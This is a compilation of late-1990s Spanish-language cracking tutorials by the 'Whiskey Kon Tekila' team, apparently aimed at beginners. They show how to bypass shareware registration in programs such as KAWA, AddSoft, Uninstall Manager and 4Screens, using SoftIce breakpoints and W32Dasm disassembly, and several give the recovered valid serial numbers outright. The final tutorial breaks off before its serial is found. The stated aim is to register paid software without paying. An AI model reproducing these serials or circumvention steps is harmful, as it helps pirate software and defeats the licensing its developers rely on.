Partimos de la base de que en el registro **EAX** esta el **Password** correcto y haciendo un seguimiento de los movimientos, obtenemos el siguiente resultado:

Destino	**AL**	**DL**	**EBP-D**	**EBP-E**	**EBP-F**	**EBP-10**	**EBP-11**	**CL**	**EBP-12**	**EBP-13**
Origen	**EAX+9**	**EAX+8**	**EAX+7**	**EAX+6**	**EAX+4**	**EAX+2**	**EAX+5**	**EAX**	**EAX+3**	**EAX+1**
	y	**X**	**e**	**s**	**x**	**x**	**7**	**x**	**6**	**5**
Resultado	**EAX**	**EAX+1**	**EAX+2**	**EAX+3**	**EAX+4**	**EAX+5**	**EAX+6**	**EAX+7**	**EAX+8**	**EAX+9**
	x	**5**	**x**	**6**	**x**	**7**	**s**	**e**	**X**	**y**

Ahora ya tenemos el **Password** correcto.
Solo nos queda volver a ejecutar el programa y rellenar los campos de la siguiente manera:

User Name: **Mr.Grey**
Organization: **Mr.Grey**

Password: **x5x6x7seXy**

Tener en cuenta que como la clave es unica, en los campos de **User Name** y **Organization**, se puede poner lo que se quiera.

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
DiFiCultAD		DiFiCultAD
progrAmA	**KAWA 3.13**	W95
DEsCripCión	Programacion	
tipo	Shareware	
url	http://tek-tools.com/kawa	
protECCión	**Nag-Screen**	
DiFiCultAD	1) Principiante	
hErrAmiEntAs	SoftIce 3.24	
CrACkEr	**Mr.Grey**	
FEChA	Diciembre 1998	
ComEntArio	Editor para programar en JAVA	

Introducción

El objetivo sera encontrar el numero de registro real del programa.

Al Atake

Ir a la pantalla d registro que esta situada en el menu **Help / Register...** donde se pediran los campos:

Key: **Mr.Grey**
Code: **30071996**

Pulsar **CTRL+D** para entrar en el SoftIce y poner un BreakPoint asi:

bpx **MessageBoxA**

y pulsar la tecla **F5** para volver al programa.

Pulsar el boton **OK** y apareceremos en el SoftIce.
Pulsar la tecla **F12** y volveremos al programa en donde veremos una ventana con el mensaje de que el codigo es erroneo.

Pulsar el boton **Aceptar** y volveremos a aparecer en el SoftIce.
Pulsar **F12** y **F12** para situarnos en el codigo perteneciente al programa que estamos ejecutando con el siguiente codigo:

```
:00428941 51 push ecx <-- Mirar esto
:00428942 52 push edx <-- Mirar esto
:00428943 FFD3 call ebx <-- Rutina de
comprobacion
:00428945 83C408 add esp, 00000008
:00428948 F7D8 neg eax
:0042894A 1BC0 sbb eax, eax
:0042894C F7D8 neg eax
:0042894E 84C0 test al, al
:00428950 7410 je 00428962 <-- Registrado
:00428952 6A00 push 00000000
:00428954 6A40 push 00000040

* Possible StringData Ref from Data Obj -
>"Invalid Key or Registration ID. "
.........................................-
>"Please try again."
|
:00428956 687CB34D00 push 004DB37C

* Reference To: MFC42.MFC42:NoName0022,
Ord:04B0h
```

```
|
:0042895B E8A6E60600 Call 00497006
:00428960 EB68 jmp 004289CA <-- Aparecemos aqui
```

Si miramos el codigo que hay unas lineas mas arriba de donde aparecemos, vemos que en la linea **:00428950** hay un salto condicional que se salta el mensaje de error.

Este salto, viene dado del resultado del **TEST AL, AL** anterior y que es calculado en la llamada que hay en la linea **:00428943**.
Pondremos un BreakPoint en la linea **:00428943** que es en donde se hace una llamada a la rutina de comprobacion y quitaremos el BreakPoint anterior:

bpx **00428943**
bc **00**

Pulsar la tecla **F5** para volver al programa y pedir la pantalla de registro otra vez poniendo los mismos valores que la vez anterior y pulsar el boton **OK**.

Apareceremos en la linea en la que pusimos el BreakPoint.
Justo antes de esta llamada se suben a la pila el registro **ECX** y **EDX**.
Si miramos el contenido de ambos registros, podremos ver nuestro codigo de registro y el real:

d **ECX=30071996**
d **EDX=FGIB**

Ahora ya podemos quitar el BreakPoint con **bc *** y pulsar la tecla **F5** para volver al programa y registrarlo con el codigo real.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Java Script It ! v 1.3**	W95 / W98 / NT
Descripción	Programa para hacer applets java facilmente.	
Tipo	Serial	
Url	http://www.computan.on.ca/~todd/JavaScripit!	
Protección	**Limitacion del numero de ejecuciones a 15 veces.**	
Dificultad	**1) Principiante,** 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Numega Smartcheck 6.0, Soft-Ice (opcional).	
Objetivo	**Obtener un serial correcto.**	
Cracker	**Esiel2**	
Fecha	7 de Enero de 1999	

Introducción

Pues otro programilla hesho en Visual Basic 5, parece que crecen como enanos estos programas hecho en dicho lenguaje, y como el autor no haya hecho una release, la proteccion se las trae de 'difisil', asi que vamos a ver lo duro que es!!!. XD

Al Atake

Pues vamos al tajo, despues de observar el programa pues sin complicarnos mucho, probamos con el breakpoint que funciona en el 70% o mas, de los mensajes que sacan los programadores en visual basic diciendonos que no es correcto lo que hemos introducido, ese breakpoint es el rtcmsgbox, pero en esta ocasion no nos es muy util ;(pero bueno, hay otras cositas como probar mas breakpoints (¡¡¡ que hay muchos sin explorar, por lo menos por mi parte !!!), pero en esta ocasion nos vamos directamente al Smartcheck, lo ejecutamos --> introducimos nuestros datos --> nos sale el mensaje de error y paramos el programa. Hechamos una visual (nunca mejor dicho) y nos encontramos con lo siguiente:

```
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Len(String:"sielesie...") returns LONG:9
txtPassword.Text
LCase(VARIANT:String:"77777")
Len(VARIANT:String:"16@jvj6@...") returns LONG:7795256
MsgBox(VARIANT:String:"Registra...", Integer:48, VARIANT:String:"Error", VARIANT:Missing, VARIANT:Missing) returns Integer:1
cmdOk_Click
cmdCancel_Click
frmJavaScriptIt_Unload
```

Vemos claramente, el password que he introducido '77777' y vemos 2 lineas mas abajo la instruccion msgbox del visual basic donde nos dice que no estamos registrado, PERO ¿que koño es la linea que hay entre media? ummm, vamos a ver, mas detenidamente:

```
JSCRIPT.EXE!0008573E (no debug info)
string (variant)
  String .bstrVal = 00545AEC
    = "16@jvj6@jvjs"
```

Que cadena mas rara, gusto antes del msgbox y despues de mi password, nuse, nuse, pero pa mi ke tiene una PINTA de ser el password correcto que te cagas. Asi que prueba a ver.... es esa, verdad? XD. ;

Hasta la proxima, ...Un Saludo.

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Cover Your Tracks 3.1**	W95
DEsCripCión	Internet	
tipo	Shareware ($10)	
url	http://www.ffsoftware.com	
protECCión	**30 usos del programa y Nag-Screen**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24	
CrACkEr	**Mr.Grey**	
FEChA	Diciembre de 1998	
ComEntArio	Programa para organizar la lista de sitios visitados de nuestro navegador	

Introducción

El objetivo sera intentar encontrar el numero de registro real del programa.

Al Atake

Nada mas arrancar el programa, nos sale una Nag-screen diciendonos el numero de veces que llevamos ejecutado el programa y la posibilidad de registrar el programa o continuar evaluandolo.

Pulsar el boton de **Register** y se nos pedira el usuario y el numero de registro:

Name: **Mr.Grey**
Registration Code: **30071996**

Pulsar **CTRL+D** para entrar en el SoftIce.
En este caso con **GetWindowTextA** o **GetDlgItemTextA**, no funcionaria.
Poner un BreakPoint.

bpx **HMEMCPY**

Pulsar la tecla **F5** para volver al programa y pulsar el boton de **Register**.

Apareceremos en el SoftIce donde quitaremos el BreakPoint con:

bc *****

Aqui iremos pulsando la tecla **F12** hasta que estemos en el codigo perteneciente al programa.
Esto lo sabremos por que en la linea de abajo de la ventana de codigo pondra **CYTxxxxx**.

Una vez alli, ir pulsando **F10** hasta llegar a la linea **:0043F9FB**.
Si alguien quiere mirar como se calcula el numero, que entre en la llamada a **0041D0B4** que hay en esta linea.

Pulsar **F10** y **F10** para situarnos en la linea **:0043FA04**.

Llegados a este punto, si miramos el contenido del registro **EDX** y **EAX**, podemos ver el numero real y el nuestro:

d EDX=q8v9hqw <-- Numero real
d EAX=30071996 <-- Nuestro numero

Ahora ya podemos salir del SoftIce pulsando **F5**.

Una vez en el programa, escribir el codigo real y ya esta registrado.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**AddSoft 2.26**	W95
DEsCripCión	Internet	
tipo	Shareware ($89)	
url	http://www.cyberspacehq.com/addsoft	
protECCión	**90 dias de evaluacion pero pasado este tiempo, sigue funcionando y Nag-Screen**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24, W32Dasm 8.93	
CrACkEr	**Mr.Grey**	
FEChA	Diciembre de 1998	
ComEntArio	Programa para desarrolladores de Shareware que permite subir los programas a mas de 100 sitios a la vez	

Introducción

El objetivo sera intentar encontrar el numero de registro real del programa.

Al Atake

Para buscar el numero de serie, usaremos el W32Dasm ya que si intentamos usar el SoftIce con un BreakPoint en **GetWindowTextA** o **GetDlgItemTextA**, no funcionaria.
Podriamos usar **HMEMCPY**, pero en este caso no lo usaremos.

Arrancar el W32Dasm y abrir una copia del fichero Addsoft.exe.
Una vez desensamblado, salvar el proyecto para no tener que volver a desensamblarlo.

Abrir la ventana de **String Data References** y buscar el texto "**Thanks for registering! :)**".
Hacer doble click sobre el texto y nos posicionaremos en la linea donde aparece.
Cerrar la ventana de **String Data References**.

En pantalla tendremos el siguiente codigo:

```
:00480AF1 E8DE49FFFF call 004754D4
:00480AF6 8BD8 mov ebx, eax
:00480AF8 A12C644A00 mov eax, dword ptr [004A642C]
:00480AFD 8B00 mov eax, dword ptr [eax]
:00480AFF 889884070000 mov byte ptr [eax+00000784], bl
:00480B05 A12C644A00 mov eax, dword ptr [004A642C]
:00480B0A 84DB test bl, bl
:00480B0C 740A je 00480B18

* Possible StringData Ref from Code Obj ->"Thanks for
registering! :)"
|
:00480B0E B8580B4800 mov eax, 00480B58
:00480B13 E808CEFBFF call 0043D920

* Referenced by a (U)nconditional or (C)onditional Jump
at Addresses:
|:00480A8D(C), :00480AAE(C), :00480B0C(C)
|
:00480B18 33C0 xor eax, eax
:00480B1A 5A pop edx
:00480B1B 59 pop ecx
:00480B1C 59 pop ecx
:00480B1D 648910 mov dword ptr fs:[eax], edx
```

Como se puede ver, en la linea **:00480B0C** hay un salto condicional en el cual se hace un **TEST** de **BL**, si es **0**, se salta el mensaje de registro que es lo que intentamos evitar.
Si miramos unas lineas hacia arriba, en la **:00480AF1** hay una llamada a **004754D4**, la cual devuelve en **EAX** el valor que luego se mira en **BL** ya que si vemos en la siguiente linea a la llamada, se mueve **EAX** sobre **EBX**.
Vallamos a la llamada a **004754D4**:

```
* Referenced by a CALL at Addresses:
```

```
|:00480AF1 , :0049DD19
|
:004754D4 55 push ebp
:004754D5 8BEC mov ebp, esp
:004754D7 6A00 push 00000000
:004754D9 6A00 push 00000000
:004754DB 6A00 push 00000000
:004754DD 53 push ebx

* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:00475477(C)
|
:004754DE 56 push esi

* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:0047548A(C)
|
:004754DF 8BF0 mov esi, eax
:004754E1 33C0 xor eax, eax
:004754E3 55 push ebp
:004754E4 6879554700 push 00475579
:004754E9 64FF30 push dword ptr fs:[eax]
:004754EC 648920 mov dword ptr fs:[eax], esp

* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:00475479(C)
|
:004754EF 33DB xor ebx, ebx
:004754F1 8D55FC lea edx, dword ptr [ebp-04]
:004754F4 8BC6 mov eax, esi
:004754F6 E85DFDFFFF call 00475258
:004754FB 8B45FC mov eax, dword ptr [ebp-04]
:004754FE E8E5E7F8FF call 00403CE8

* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:0047548D(C)
|
:00475503 85C0 test eax, eax
:00475505 7457 je 0047555E
:00475507 8D55F8 lea edx, dword ptr [ebp-08]
:0047550A 8BC6 mov eax, esi
:0047550C E80FFEFFFF call 00475320
:00475511 8B45F8 mov eax, dword ptr [ebp-08]
:00475514 E8CFE7F8FF call 00403CE8
:00475519 85C0 test eax, eax
:0047551B 7441 je 0047555E
:0047551D 8D4DF4 lea ecx, dword ptr [ebp-0C]
:00475520 BACE070000 mov edx, 000007CE
```

```
:00475525 8B45FC mov eax, dword ptr [ebp-04]
:00475528 E8D3C9FFFF call 00471F00
:0047552D 8B45F4 mov eax, dword ptr [ebp-0C]
:00475530 8B55F8 mov edx, dword ptr [ebp-08]
:00475533 E8C0E8F8FF call 00403DF8
:00475538 7504 jne 0047553E
:0047553A B301 mov bl, 01
:0047553C EB02 jmp 00475540
```

En la linea **:004754FE** hay una llamada que devuelve la longitud del ID que se introdujo seguida de una comprobacion para ver si se dejo vacio.
Siguiendo el flujo, en la linea **:00475514** hay otra llamada que devuelve la longitud del numero de registro que se introdujo seguida de una comprobacion para ver si se dejo vacio.
La siguiente llamada que tenemos, se encuentra en la linea **:00475528** que es la que calcula el numero de registro real.

Arranquemos ahora el Symbol Loader del SoftIce y cargemos el modulo Addsoft.exe.
Pondremos un BreakPoint en la linea **:00475528** asi:

bpx 00475528

y pulsaremos **F5** para que continue la carga del programa.

Nos aparecera la Nag-Screen para que pongamos la informacion de registro:

Enter Registration ID: **Mr.Grey**
Enter Registration Number: **30071996**

y pulsaremos el boton **Continue**.

Apareceremos en el SoftIce, en la linea en la que pusimos el BreakPoint.
Aqui podemos pulsar la tecla **F8** para entrar en la rutina del calculo del numero real o pulsar la tecla **F10** para pasar a la siguiente linea.
En este caso, pulsaremos **F10** aunque si alguien quiere ver como se calcula el numero real, tiene que pulsar **F8**.
Pulsar otra vez **F10** y **F10** para situarnos en la linea **:00475533**.

Llegados a este punto, si miramos el contenido del registro **EAX** y **EDX**, podemos ver el numero real y el nuestro:

d EAX=051062985 <-- Numero real
d EDX=30071996 <-- Nuestro numero

Ahora ya podemos desactivar el BreakPoint que teniamos entrando en el SoftIce y escribiendo:

BC *

y pulsar **F5** para volver al programa. Una vez en el programa, escribir el codigo real y ya esta registrado.

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
progrAmA	**Uninstall Manager 2.60**	W95
DEsCripCión	Utilidad	
tipo	Shareware ($12.95)	
url	http://members.tripod.com/~umpage	
protECCión	**30 dias de evaluacion y Nag-Screen**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24, W32Dasm 8.93	
CrACkEr	**Mr.Grey**	
FEChA	Noviembre de 1998	
ComEntArio	Programa de limpieza de archivos	

Introducción

El objetivo sera intentar encontrar el numero de registro real del programa.

Al Atake

Cuando arrancamos el programa, sale directamente la **Nag-Screen**, avisandonos de que el programa es shareware y de que nos debemos de registrar.
Tendremos dos posibilidades, una es el boton **Register** o el boton **OK**.

Pulsaremos el boton **Register** y nos saldra una pantalla pidiendonos el nombre de usuario y la clave.

Registration Name: **Mr.Grey**
Registration Key: **30071996**

Antes de pulsar el boton **OK**, pondremos 2 BreakPoints en el SoftIce. Para ello, pulsar **CTRL+D** y escribir lo siguiente:

bpx GetWindowTextA
bpx GetDlgItemTextA

Pulsar la tecla **F5** para volver al programa y pulsar el boton **OK**. Veremos que no sale el SoftIce y que en cambio, sale otra ventana con el mensage de **Sorry not a correct reg key**.
Esto quiere decir que la forma de seguimiento no va por los conductos mas normales.
Pulsar otra vez **CTRL+D** para quitar los BreakPoints anteriores escribiendo **bc *** y despues la tecla **F5**.

En lugar de usar el SoftIce directamente, pasaremos a traves del WDasm.
Arrancar el WDasm y abrir una copia del fichero **Uninsman.exe**.
Una vez que tengamos el programa desensamblado, salvar el proyecto para no tener que desensamblarlo otra vez.

Ahora seleccionaremos el menu **Refs / String Data References** que nos mostrara todas las cadenas de caracteres que el WDasm considere como tales.
Aqui intentaremos buscar el mensaje que nos salio cuando intentamos registrar el programa, pero .... resulta que no esta este mensaje y no tenemos mas pistas que seguir.

En estos casos, una de las cosas que se pueden hacer, es buscar cualquier tipo de referencia o cadena de caracteres que nos den una

pista sobre que el programa es shareware, que no esta registrado, que es de evaluacion o algo fuera de lo que se pudiera considerar normal.

En el caso de este programa, hay una referencia que salta a la vista que no es muy normal, esta es **SILICON SURFER [PC]** ya que no es un texto muy normal y ademas esta en mayusculas, mas bien parece un nombre de algun grupo.

Si pulsamos un doble click, saltaremos directamente a la siguiente linea en donde se encuentra este texto:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0045BFAE(C)
|
:0045BFC2 8D55F4 lea edx, dword ptr [ebp-0C]
:0045BFC5 8B45FC mov eax, dword ptr [ebp-04]
:0045BFC8 8B800C020000 mov eax, dword ptr
[eax+0000020C]
:0045BFCE E8B539FCFF call 0041F988
:0045BFD3 8B45F4 mov eax, dword ptr [ebp-0C]
:0045BFD6 8D55EC lea edx, dword ptr [ebp-14]
:0045BFD9 E89AB0FAFF call 00407078
:0045BFDE 8B45EC mov eax, dword ptr [ebp-14]

* Possible StringData Ref from Code Obj -
>"SILICON SURFER [PC]"
|
:0045BFE1 BAA0C34500 mov edx, 0045C3A0 <--
Aparecemos aqui
:0045BFE6 E8297EFAFF call 00403E14
:0045BFEB 753D jne 0045C02A
:0045BFED 6A00 push 00000000
:0045BFEF B8B9000000 mov eax, 000000B9
:0045BFF4 E877100000 call 0045D070
:0045BFF9 50 push eax
:0045BFFA B828000000 mov eax, 00000028
:0045BFFF E890100000 call 0045D094
:0045C004 50 push eax
:0045C005 668B0DB4C34500 mov cx, word ptr
[0045C3B4]
:0045C00C 33D2 xor edx, edx
```

Vamos a hacer una prueba, ejecutar otra vez el programa e ir a

registrarlo con el nombre anterior.
Resulta que nos sale una ventana con el mensaje **This registration info is illegal. No need to pirate this software. It is just 10$ to register**.
Por lo visto, este grupo debio de haberles crakeado alguna version anterior o algo asi y han metido este control.

Volvamos al WDasm e intentemos buscar el texto **pirate** a ver que sale, ir al menu **Search / Find Text** y escribirlo.
Resulta que si que hay un texto con esta palabra y resulta que es el mensaje que nos habia salido:

```
* Possible StringData Ref from Code Obj ->"This
registration info is illegal. "
........................................->"No
need to pirate this software. "
........................................->"It
is just 10$ to register"
|
:0045C00E B8C0C34500 mov eax, 0045C3C0 <--
Aparecemos casi aqui :)
:0045C013 E87000FEFF call 0043C088
:0045C018 8B45FC mov eax, dword ptr [ebp-04]
:0045C01B C780500100000200000 mov dword ptr
[ebx+00000150], 00000002
:0045C025 E93A030000 jmp 0045C364
```

Si os fijais y subis unas lineas hacia arriba, vereis el texto que hace referencia al grupo justamente en la linea **:0045BFE1** y en la siguiente linea una llamada a **00403E14** y que a su vuelta hace un salto condicional si no es igual.
Esto quiere decir que si el nombre introducido no es igual al del grupo, que salte a **0045C02A**:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0045BFEB(C)
|
:0045C02A 8B45FC mov eax, dword ptr [ebp-04] <--
Aparecemos aqui
:0045C02D E8E6F8FFFF call 0045B918 <--
Comprobacion numero registro
:0045C032 3C01 cmp al, 01 <-- AL es igual a 1 ?
:0045C034 0F8551020000 jne 0045C28B <-- Si AL
```

```
no es 1, malo
:0045C03A B201 mov dl, 01 <-- Bien, bravo...
registrado
```

Aqui podemos ver que hace una llamada a **0045B918** y a la vuelta, compara el contenido del registro **AL** con el valor **1** y si el resultado no es igual, salta a **0045C28B** que es la rutina de error.
Veamos el codigo de la llamada a **0045B918**:

```
* Referenced by a CALL at Address:
|:0045C02D
|
:0045B918 55 push ebp
:0045B919 8BEC mov ebp, esp
:0045B91B 33C9 xor ecx, ecx
:0045B91D 51 push ecx
.....
:0045B936 8D55F4 lea edx, dword ptr [ebp-0C]
:0045B939 8B860C020000 mov eax, dword ptr
[esi+0000020C]
:0045B93F E84440FCFF call 0041F988
:0045B944 837DF400 cmp dword ptr [ebp-0C],
00000000
:0045B948 747E je 0045B9C8
.....
:0045B96D 8B55F0 mov edx, dword ptr [ebp-10]
:0045B970 8D45FC lea eax, dword ptr [ebp-04]
:0045B973 E8A881FAFF call 00403B20
:0045B978 33DB xor ebx, ebx
:0045B97A 85FF test edi, edi
:0045B97C 7E20 jle 0045B99E
```

Vemos que en la linea **:0045B944** hace una comprobacion de si el nombre introducido esta vacio o no y en la linea **:0045B97A** hace otra comprobacion.
El codigo que nos interesa, es el que viene a continuacion:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0045B99C(C)
|
:0045B983 8B55FC mov edx, dword ptr [ebp-04]
:0045B986 8A5402FF mov dl, byte ptr [edx+eax-
```

```
01]
:0045B98A 80FA20 cmp dl, 20
:0045B98D 740B je 0045B99A
:0045B98F 8B4DFC mov ecx, dword ptr [ebp-04]
:0045B992 81E2FF000000 and edx, 000000FF
:0045B998 03DA add ebx, edx

* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0045B98D(C)
|
:0045B99A 40 inc eax
:0045B99B 4F dec edi
:0045B99C 75E5 jne 0045B983

* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0045B97C(C)
|
:0045B99E 81F389000000 xor ebx, 00000089
:0045B9A4 83F333 xor ebx, 00000033
:0045B9A7 43 inc ebx
:0045B9A8 8D55F8 lea edx, dword ptr [ebp-08]
:0045B9AB 8B8610020000 mov eax, dword ptr
[esi+00000210]
:0045B9B1 E8D23FFCFF call 0041F988
:0045B9B6 8B45F8 mov eax, dword ptr [ebp-08]
:0045B9B9 E876BAFAFF call 00407434
:0045B9BE 3BD8 cmp ebx, eax
:0045B9C0 7504 jne 0045B9C6
:0045B9C2 B301 mov bl, 01
:0045B9C4 EB02 jmp 0045B9C8
```

Desde la linea **:0045B983** y hasta la linea **:0045B99C**, lo que hace es un bucle en el que monta la primera parte del numero de registro. Cuando a terminado de recorrer todo el nombre, sigue en la linea **:0045B99E** y hace un par de **XOR** al contenido del registro **EBX** y lo incrementa en **1**.

Si miramos unas lineas mas abajo, vemos que hay una comparacion entre **EBX** y **EAX** que es evaluada en la siguiente linea haciendo un salto a **0045B9C6** en caso de que no sean iguales.
Si son iguales, mueve un **1** a **BL**.

Llegados a este punto, vamos a usar el **Symbol Loader** del SoftIce y elegiremos el menu **File / Open Module**, cogeremos el fichero uninsman.exe.
Elegir el menu **Module / Load** y poner un BreakPoint en la linea **:0045B9BE** y pulsar la tecla **F5** para que se ejecute el programa.

Nos aparecera la Nag-Screen y pulsaremos el boton de **Register** e introducir el nombre y clave que se pusieron la vez anterior y pulsar el boton de **OK**.
Automaticamente, aparecera la pantalla del SoftIce, justo en la linea donde pusimos el BreakPoint, o sea, en la linea del **CMP EBX, EAX**.
Si evaluamos el contenido de ambos registros, veremos lo siguiente:

? EBX = **597 <-- Numero real**
? EAX = **30071996 <-- Nuestro numero**

Ahora ya sabemos el numero de registro real, solo queda desactivar el BreakPoint que pusimos:

bd 00

Pulsar **F5** para volver al programa que nos saldra una ventana diciendo que el numero es erroneo.
Volver a pedir el registro y poner el numero real y el programa ya esta registrado.

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
progrAmA	**CaseLinr 5.4**	W95
DEsCripCión	Utilidad	
tipo	Shareware	
url	http://user.mc.net/~eda	
protECCión	**Opciones deshabilitadas**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24	
CrACkEr	**Mr.Grey**	
FEChA	Noviembre de 1998	
ComEntArio	Programa para hacer caratulas de CDs, etc...	

Introducción

El objetivo sera intentar encontrar el numero de registro real del programa.

Al Atake

Lo primero que haremos sera ejecutar el programa e intentar registrarnos.

Para registrar el programa, pulsar el menu **File / Registration** donde se pedira:

User Name: **Mr.Grey**
User Key: **30071996**

El valor introducido, puede ser cualquiera.
Pulsar **CTRL+D** para entrar en el SoftIce y poner un BreakPoint:

bpx GetDlgItemTextA

Pulsar la tecla **F5** para volver al programa y pulsar el boton **OK**.

Saltaremos al SoftIce y pulsaremos **F5** y **F11**, esto hara que nos situemos en la siguiente linea en el programa que provoco el BreakPoint.

Ahora deberemos estar situados en la linea **:40F87E** y ver el siguiente codigo:

```
* Reference To: USER32.GetDlgItemTextA,
Ord:00F5h
|
:0040F878 FF1538464200 Call dword ptr
[00424638]
:0040F87E 8D8424D4000000 lea eax, dword ptr
[esp+000000D4]
:0040F885 8D542454 lea edx, dword ptr [esp+54]

* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0040F8A3(C)
|
:0040F889 8A08 mov cl, byte ptr [eax]
:0040F88B 3A0A cmp cl, byte ptr [edx]
:0040F88D 751A jne 0040F8A9
```

Pulsaremos **F10** hasta llegar a la linea **:40F889**.

En este punto, miramos el contenido del registro **EAX** y **EDX**,
podremos ver el numero de registro real:

d EAX <-- **Nuestro real = vTNXTEwQLn**
d EDX <-- **Nuestro numero = 30071996**

Ahora ya podemos desactivar el BreakPoint que teniamos, escribiendo:

bd 00

y pulsar **F5** para volver al programa.
Una vez en el programa, escribir el codigo real y ya esta registrado.

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
progrAmA	**4Screens 1.27**	W95
DEsCripCión	Utilidad para el escritorio	
tipo	Shareware	
url	http://www.ezy2use.com	
protECCión	**30 dias de evaluacion**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24, Wdasm 8.93	
CrACkEr	**Mr.Grey**	
FEChA	Octubre de 1998	
ComEntArio	Programa que permite tener hasta 4 escritorios en Windows	

Introducción

El objetivo sera intentar encontrar el numero de registro real del programa.

Al Atake

Lo primero que haremos sera ejecutar el programa e intentar registrarnos.

Para registrar el programa, pulsar el boton "**I**" y la opcion **Enter Registration Key** donde se pedira:

Enter Your Name: **Mr.Grey**
Enter Your Company: **Jumanj**i
Enter Registration Key: **3007199**

El campo **Registration Key** solo admite hasta **7** digitos.
El valor introducido, puede ser cualquiera.
Pulsar el boton **OK**.

Nos saldra una ventana con un mensaje de error, **"WRONG Key has been entered...Cannot unlock 4Screens".**
Apuntar este mensaje.

Arrancar el W32Dasm y desensamblar una copia del fichero **4Screens.exe**.

Una vez terminado el proceso, salvar el proyecto para no tener que desensamblarlo otra vez.

Pulsar el menu **Refs / String Data References**, aparecera una ventana con todos los strings que el W32Dasm considera como tales. Buscar el mensaje que nos aparecio al intentar registrar el programa.

Una vez que lo hayamos localizado, pulsar un doble click sobre la linea y nos situaremos automaticamente en la linea que contiene dicho mensaje.
Pulsar sobre el boton **Close** de la ventana **SDR**.

Nos encontraremos en el siguiente punto:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:004013D5(C)
|
:004014B4 6A00 push 00000000
```

```
:004014B6 6A00 push 00000000


* Possible StringData Ref from Data Obj ->"WRONG Key has been entered...cannot "
..................................... ->"unlock 4Screens."
|
:004014B8 682CF14200 push 0042F12C <-- Aparecemos aqui
:004014BD E81F930100 call 0041A7E1
```

Como podemos ver, aqui llegamos desde un salto condicional en la linea **:004013D5**.
Vayamos hasta esta parte del codigo:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004013AB(C)
|
:004013C3 33C0 xor eax, eax
:004013C5 EB05 jmp 004013CC <-- Salto incondicional

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004013A7(C), :004013B7(C)
|
:004013C7 1BC0 sbb eax, eax
:004013C9 83D8FF sbb eax, FFFFFFFF

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004013C5(U)
|
:004013CC 33C9 xor ecx, ecx
:004013CE 85C0 test eax, eax
:004013D0 0F94C1 sete cl
:004013D3 84C9 test cl, cl
:004013D5 0F84D9000000 je 004014B4 <-- Salto al mensaje de error
```

Aqui podemos ver que hasta la linea **:004013CC** viene desde un salto incondicional situado en la linea **:004013C5** y a la linea **:004013C3**

desde un salto condicional en la linea **:004013AB**.
Esta parte del codigo es la que nos interesa:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:004013C1(C)
|
:0040139F 8A10 mov dl, byte ptr [eax] <-- Esto
es importante
:004013A1 8A1E mov bl, byte ptr [esi] <-- Esto
es importante
:004013A3 8ACA mov cl, dl
:004013A5 3AD3 cmp dl, bl
:004013A7 751E jne 004013C7
:004013A9 84C9 test cl, cl
:004013AB 7416 je 004013C3 <-- Salto
condicional
:004013AD 8A5001 mov dl, byte ptr [eax+01]
:004013B0 8A5E01 mov bl, byte ptr [esi+01]
:004013B3 8ACA mov cl, dl
:004013B5 3AD3 cmp dl, bl
:004013B7 750E jne 004013C7
:004013B9 83C002 add eax, 00000002
:004013BC 83C602 add esi, 00000002
:004013BF 84C9 test cl, cl
:004013C1 75DC jne 0040139F
```

En la linea **:0040139F**, es donde empieza realmente la comprobacion del numero de registro, asi que pasaremos al SoftIce y pondremos un BreakPoint en la linea **:0040139F**.

